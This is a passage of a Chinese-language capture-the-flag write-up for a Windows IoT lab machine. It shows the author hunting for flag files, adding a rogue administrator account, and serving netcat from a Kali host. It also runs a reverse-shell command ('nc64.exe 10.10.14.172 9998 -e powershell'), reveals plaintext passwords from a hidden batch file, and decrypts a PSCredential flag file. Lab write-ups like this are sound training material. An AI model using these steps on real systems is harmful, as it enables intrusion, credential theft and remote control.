


```
PS C:\> Get-ChildItem -Path C:\ -Recurse -Include user.txt
Get-ChildItem -Path C:\ -Recurse -Include user.txt


    Directory: C:\Data\Users\app


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         7/4/2020   9:53 PM           1958 user.txt


PS C:\> █
```

```
PS C:\data\users\app> dir
dir


    Directory: C:\data\users\app


```

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/4/2020   7:28 PM                3D Objects
d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt


PS C:\data\users\app> type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe2721408
    </Props>
  </Obj>
</Objs>
PS C:\data\users\app> type iot-admin.xml
type iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe2721408
    </Props>
  </Obj>
</Objs>
PS C:\data\users\app>
```

均是加密的，看来是需要解密了。继续google关键字： `PSCredential decode` ，找到一篇加解密的。



PSCredential decode


2018年1月16日 — The $Cred ($PSCredential)object shows the username in clear text and protects the password saving it within a SecureString object. What we ...

www.travisgan.com › 2015/06 › powershell-p... ▾ 翻译此页

Powershell Password Encryption & Decryption - Travis Gan

We could save the PSCredential object with both user and encrypted password to a xml file. Get-Credential | Export-Clixml -Path C:\encrypted.xml. Decrypt ...

综合得到的信息，user.txt 是一个密码凭证的加密文件。生成加密方式是将用户名和密码，通过 PSCredential 对象实现转换成安全字符串。支持两个种格式，一种是一串 `0100000...` 开头的字符串，或导出为 xml 文件。



使用导入 Clixml （xml 文件）

解密文件中的加密密码将 xml 直接加载回 PS 机密对象

```
$UserCred = Import-Clixml -Path C:\encrypted.xml
Get-WmiObject -Class win32_OperatingSystem -ComputerName RemoteServerA -Credential $UserCr
```


请注意，ConvertTo-SecureString 将加密的密码文本转换为 SecureString 对象。许多（但不是所有的）Windows 和第三方 Powershell cmdlet 都利用 SecureString 对象进行身份验证，如 PSCredential 对象或 Compellent get-SCConnection。通常，密码不需要作为字符串对象解密回纯文本，因为它在内存中公开，直到垃圾回收器将其删除。

但是，某些 cmdlet 不使用 SecureString，需要纯文本

密码。在这种情况下，需要将 SecureString 对象解密为纯文本。如果帐户信息已构造为 PSCredential 对象，则密码可以以纯文本提取，

```
$Password = $UserCred.GetNetworkCredential().password
```


但是，问题又特么来了... 加载失败...



```
PS C:\Data\Users\app> $UserCred = Import-Clixml -Path .\user.txt
$UserCred = Import-Clixml -Path .\user.txt
Import-Clixml : Error occurred during a cryptographic operation.
At line:1 char:13
+ $UserCred = Import-Clixml -Path .\user.txt
+             ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Import-Clixml], Cryptographic
   Exception
    + FullyQualifiedErrorId : System.Security.Cryptography.CryptographicExcept
   ion,Microsoft.PowerShell.Commands.ImportClixmlCommand

PS C:\Data\Users\app> █
```


获取对应flag

上面的路不通那就新建个账号干进去看看有啥功能。



```
PS C:\windows\system32> net user test01 .qwer123 /all
net user test01 .qwer123 /all
The option /ALL is unknown.

The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]
         username [/ACTIVE: {YES | NO}]

More help is available by typing NET HELPMSG 3506.

PS C:\windows\system32> net user test01 .qwer123 /add
net user test01 .qwer123 /add
The command completed successfully.

PS C:\windows\system32> net localgroup Administrators test01 /add
net localgroup Administrators test01 /add
The command completed successfully.

PS C:\windows\system32> 

┌──(root💀kali)-[/home/x/tools]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.204 - - [12/Dec/2020 22:40:24] "GET /nc64.exe HTTP/1.1" 200 -
^[[A^[[A10.10.10.204 - - [13/Dec/2020 05:43:56] "GET /nc64.exe HTTP/1.1" 200 -
```

有命令执行模块，但因为权限问题无法访问到我刚才上传到 temp 目录的 nc。



Run Command


net user

□ Run as DefaultAccount

Output


```
10/26/2018  10:35 PM           79,872 zipcontainer.dll
10/26/2018  10:37 PM           30,720 ztrace_maps.dll
             1926 File(s)    876,423,496 bytes
               52 Dir(s)     574,992,384 bytes free

Command> dir C:\Windows\Temp\

 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of C:\Windows\Temp

File Not Found

Command> dir C:\\Windows\\Temp\\

The specified path is invalid.

Command> ls

'ls' is not recognized as an internal or external command,
operable program or batch file.

Command> /c C:\Windows\Temp\nc64.exe 10.10.14.172 9998 -e powershell

'/c' is not recognized as an internal or external command,
operable program or batch file.

Command> C:\Windows\Temp\nc64.exe 10.10.14.172 9998 -e powershell

Access is denied.

Command> net user
```

这里卡了好很久... 尝试找找看有什么执行脚本，比如 .bat.vbs




```
PS C:\Windows\Temp> Get-ChildItem -Path c:\ -Recurse -Filter '*.bat' -ErrorAction SilentlyContinue -Force
Get-ChildItem -Path c:\ -Recurse -Filter '*.bat' -ErrorAction SilentlyContinue -Force


    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-h--         8/21/2020  12:56 PM            247 r.bat


    Directory: C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/26/2018  11:36 PM            744 Build.bat


    Directory: C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/26/2018  11:36 PM            925 Pester.bat


    Directory: C:\Windows\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/13/2020   1:29 PM          32976 p.bat


PS C:\Windows\Temp>
```

有一个可疑的 r.bat，查看脚本内容。内容为固定 app、administrator 账号的密码。



```
PS C:\Windows\Temp>
PS C:\Windows\Temp> type "C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat"
type "C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat"
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
PS C:\Windows\Temp>
```

有密码就好办了，IOT登录控制台，找到命令执行处，上传 nc 到共享文件夹，反弹对应身份的 shell 到 kali 。



```
PS C:\data\users\administrator> type root.txt
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c648be30a7dd764d1f3a0000000002000000000106600000001000020000004f40165
24600b3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e8000000002000020000000dd198d09b343e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f45
00000002e94c4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29c
a8f78f0233464400000008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8d8d856b62f35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
PS C:\data\users\administrator> $UserCred = Import-Clixml .\root.txt
$UserCred = Import-Clixml .\root.txt
PS C:\data\users\administrator> $Password = $UserCred.GetNetworkCredential().password
$Password = $UserCred.GetNetworkCredential().password
PS C:\data\users\administrator> $password
$password
5dbdce5569e2c4708617c0ce6e9bf11d
PS C:\data\users\administrator>


    Directory: C:\data\Users\app


Mode                LastWriteTime         Length Name
----                -------------         ------ ----                 da
d-r---         7/4/2020   7:28 PM                3D Objects
